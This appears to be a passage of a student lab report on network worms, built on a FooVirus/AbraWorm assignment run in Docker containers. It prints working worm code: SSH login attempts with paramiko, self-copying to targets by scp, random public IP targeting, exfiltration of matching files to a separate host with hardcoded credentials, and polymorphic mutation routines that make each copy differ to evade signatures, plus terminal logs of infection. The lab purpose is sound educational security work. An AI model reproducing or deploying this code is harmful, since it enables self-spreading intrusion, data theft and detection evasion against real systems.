
```
                files_of_interest_at_target = []

                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")

                    scpcon = scp.SCPClient(ssh.get_transport())
                    scpcon.put(sys.argv[0])
                    scpcon.close()
                except:
                    print("\n\nConnection failed\n")
                    continue

    if debug: break
# vulnerable to foo virus
● [08/04/23]seed@VM:~/.../Task-1-Test$ cat c.txt
foo virus can't attack me
○ [08/04/23]seed@VM:~/.../Task-1-Test$ 
```

If we want to test the newly deposited worm, we run it from inside the container 7. This time a new container 3 (with IP 172.17.0.4) gets picked. The file **e.foo** located at the same directory gets infected, as it should be. The proof of infection is shown below:



```
root@612d04ce0347:~# python3 1805112_1.py

HELLO FROM FooWorm

Next IP: 172.17.0.4

Trying password mypassword for user root at IP address: 172.17.0.4
/usr/lib/python3/dist-packages/Crypto/Cipher/blockalgo.py:141: FutureWarning: CTR mode needs counter parameter, not IV
  self._cipher = factory.new(key, *args, **kwargs)


connected

root@612d04ce0347:~# ls
1805112_1.py  e.foo
root@612d04ce0347:~# cat e.foo
#!/usr/bin/env python
import glob, paramiko, scp, sys, signal, os, random
##   FooVirus.py
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016; Updated April 6, 2022

##   Edited by: Md. Asif Haider (1805112@ugrad.cse.buet.ac.bd)
##   Date:  August 3, 2023
```

Finally, we check out container 3 and find the copy of the worm right there.




```
    if debug: break
  # will be affected by foo virus
  root@612d04ce0347:~# exit
  exit
● [08/04/23]seed@VM:~/.../Task-1-Test$ dockps
  a24883f1f60e  test_sshd_container_10
  8f4cab954166  test_sshd_container_9
  d044f755de92  test_sshd_container_8
  612d04ce0347  test_sshd_container_7
  0d1cf0cc7261  test_sshd_container_6
  9084af6892af  test_sshd_container_5
  04981ac9f2fe  test_sshd_container_4
  e31dff40f949  test_sshd_container_3
  a42cb5c08c33  test_sshd_container_2
  b7f2a996a258  test_sshd_container_1
○ [08/04/23]seed@VM:~/.../Task-1-Test$ docksh e3
  root@e31dff40f949:/# cd root/
  root@e31dff40f949:~# ls
  1805112_1.py
  root@e31dff40f949:~# 
```

Task 2

In this second task, we have to modify the file **AbraWorm.py** so that no two copies of the worm are exactly the same in all of the infected hosts at any given time. For this purpose, new line characters are added to randomly chosen sets of lines and random characters are inserted at random lines of comment blocks. This makes every installation of the worm code different from the others at any given timestamp.


Modifications

We first show the function that adds random newlines to the existing code. As the description says, it first selects a random number of newlines to add, then selects a random line number to add them to. Finally we decide randomly how many times this operation will be carried on. Hence the code snippet adds 3 layers of randomization to the existing code.




```python

def add_random_newlines(worm_code):
    """
    This function adds random newlines to the worm code in each duplication of itself to a new host.
    It first selects a random number of newlines to add, then selects a random line number to add them to.
    The random line number is selected from a range of the total number of lines in the worm code.
    The random number of newlines is selected from a range of 1 to 10.
    It returns a complete new copy of the worm py file with the newlines added. Does not modify the original.
    """

    newlines_to_add = random.randint(1,20)

    for i in range(newlines_to_add):
        line_number = random.randint(1, len(worm_code))
        how_many_newlines = random.randint(1,20)
        worm_code.insert(line_number, '\n' * how_many_newlines)
    return worm_code

```

Then we present the function responsible for adding random characters inside the comment blocks. It first selects a random number of characters to add, then selects a random line number to append them to. Just like the newlines, characters and numeric gibberish are added, maintaining 3 layers of randomization. We use a special identifier parenthesis block to highlight the newly added random characters. Both single line comments and multiline comment blocks are vulnerable for this random character insertion. We select 20 as the upper limit of the randomization choices.




```python
def add_random_characters_in_comments(filepath):
    """
    This function adds random characters to the comments in the worm code in each duplication of itself to a new host.
    It first selects a random number of characters to add, then selects a random line number that is a comment to add them to.
    The random line number is determined on the fly checking if it starts with a # or resides in a multiline comment block.
    """

    new_characters_to_add = random.randint(1,20)
    worm = open(filepath, 'r')
    worm_code = worm.readlines()
    worm.close()
    while new_characters_to_add > 0:
        comment_fuse_start = "# [{("
        comment_fuse_end = "})]"
        line_number = random.randint(1,get_total_lines(filepath))
        how_many_characters = random.randint(1,20)

        if worm_code[line_number].startswith('#'):
            old_line = worm_code[line_number]
            new_line = old_line + comment_fuse_start
            # randomly choose a character from ascii lowercase and uppercase and numerics

            for j in range(how_many_characters):
                new_line += random.choice(string.ascii_letters + string.digits)
            new_line += comment_fuse_end
            worm_code[line_number] = new_line
            new_characters_to_add -= 1
```




```python
        elif worm_code[line_number].startswith('"""'):
            old_line = worm_code[line_number]
            new_line = old_line + comment_fuse_start
            # randomly choose a character from ascii lowercase and uppercase and numerics

            for j in range(how_many_characters):
                new_line += random.choice(string.ascii_letters + string.digits)
            new_line += comment_fuse_end
            worm_code[line_number] = new_line
            new_characters_to_add -= 1
        else:
            # if the line is not a comment, try again

            continue

    return add_random_newlines(worm_code)
```

To ensure no two copies are exactly the same, we implement the insertion logic below. First of all, new random characters are added to the comment blocks, and then new random newlines are added afterwards. Finally, the modified version of the code is deposited to the remote target via established network connection.




```python

                    # create a copy of the AbraWorm.py file with random characters added to comments, and random newlines added

                    new_worm_code = add_random_characters_in_comments(sys.argv[0])
                    new_worm_file = open('AbraWorm.py', 'w')
                    new_worm_file.writelines(new_worm_code)
                    new_worm_file.close()

                    # deposite the modified file on the target machine

                    scpcon.put('AbraWorm.py')
                    # remove the temporary file

                    os.remove('AbraWorm.py')
                    scpcon.close()
```

Before jumping into the demonstration, we show the target machine and the exfiltration storage machine below.




```python

def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.11', '172.17.0.10', '172.17.0.9']
                    # Provide one or more IP address that you
                    # want `attacked' for debugging purposes.
                    # The usrname and password you provided
                    # in the previous two functions must
                    # work on these hosts.

    if how_many == 0: return 0
    ipaddresses = []
    for i in range(how_many):
        first,second,third,fourth = map(lambda x: str(1 + random.randint(0,x)), [223,223,223,223])
        ipaddresses.append( first + '.' + second + '.' + third + '.' + fourth )
    return ipaddresses
```




```python

                if len(files_of_interest_at_target) > 0:
                    print("\nWill now try to exfiltrate the files")
                    try:
                        ssh = paramiko.SSHClient()
                        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                        #  For exfiltration demo to work, you must provide an IP address and the login
                        #  credentials in the next statement:

                        ssh.connect('172.17.0.2',port=22,username='root',password='mypassword',timeout=5)
                        scpcon = scp.SCPClient(ssh.get_transport())
                        print("\n\nconnected to exfiltration host\n")
                        for filename in files_of_interest_at_target:
                            scpcon.put(filename)
                        scpcon.close()
                    except:
                        print("No uploading of exfiltrated files\n")
                        continue
    if debug: break
```

Demonstration


First, we create 3 files vulnerable to the worm attack (containing the string **abracadabra** inside them) in 3 different containers (ID 10, 9, and 8).



```
961eb3e9061f  test_sshd_container_1
● [08/04/23]seed@VM:~/.../Docker-setup$ docksh f4
cd root@f4d1c442ff37:/# cd root/
root@f4d1c442ff37:~# ls
root@f4d1c442ff37:~# echo "hello abracadabra from container 10" > a.txt
root@f4d1c442ff37:~# ls
a.txt
root@f4d1c442ff37:~# cat a.txt
hello abracadabra from container 10
root@f4d1c442ff37:~# exit
exit
```




```
● [08/04/23]seed@VM:~/.../Docker-setup$ docksh af
root@af72fd9a2c5e:/# cd root/
root@af72fd9a2c5e:~# ls
root@af72fd9a2c5e:~# echo "hello abracadabra from container 9" > b.txt
root@af72fd9a2c5e:~# ls
b.txt
root@af72fd9a2c5e:~# cat b.txt
hello abracadabra from container 9
root@af72fd9a2c5e:~# exit
exit
```




```
● [08/04/23]seed@VM:~/.../Docker-setup$ docksh d6
root@d67fd9c9a766:/# cd root/
root@d67fd9c9a766:~# ls
root@d67fd9c9a766:~# echo "hello abracadabra from container 8" > c.txt
root@d67fd9c9a766:~# ls
c.txt
root@d67fd9c9a766:~# cat c.txt
hello abracadabra from container 8
root@d67fd9c9a766:~# exit
exit
```

Then from the local directory, we run the worm file **1805112_2.py**. The snippets show the attacks carried on by the worm code to 3 different target IP addresses. As an immediate effect of the worm attack, all 3 of the vulnerable files gets downloaded to the local destination.

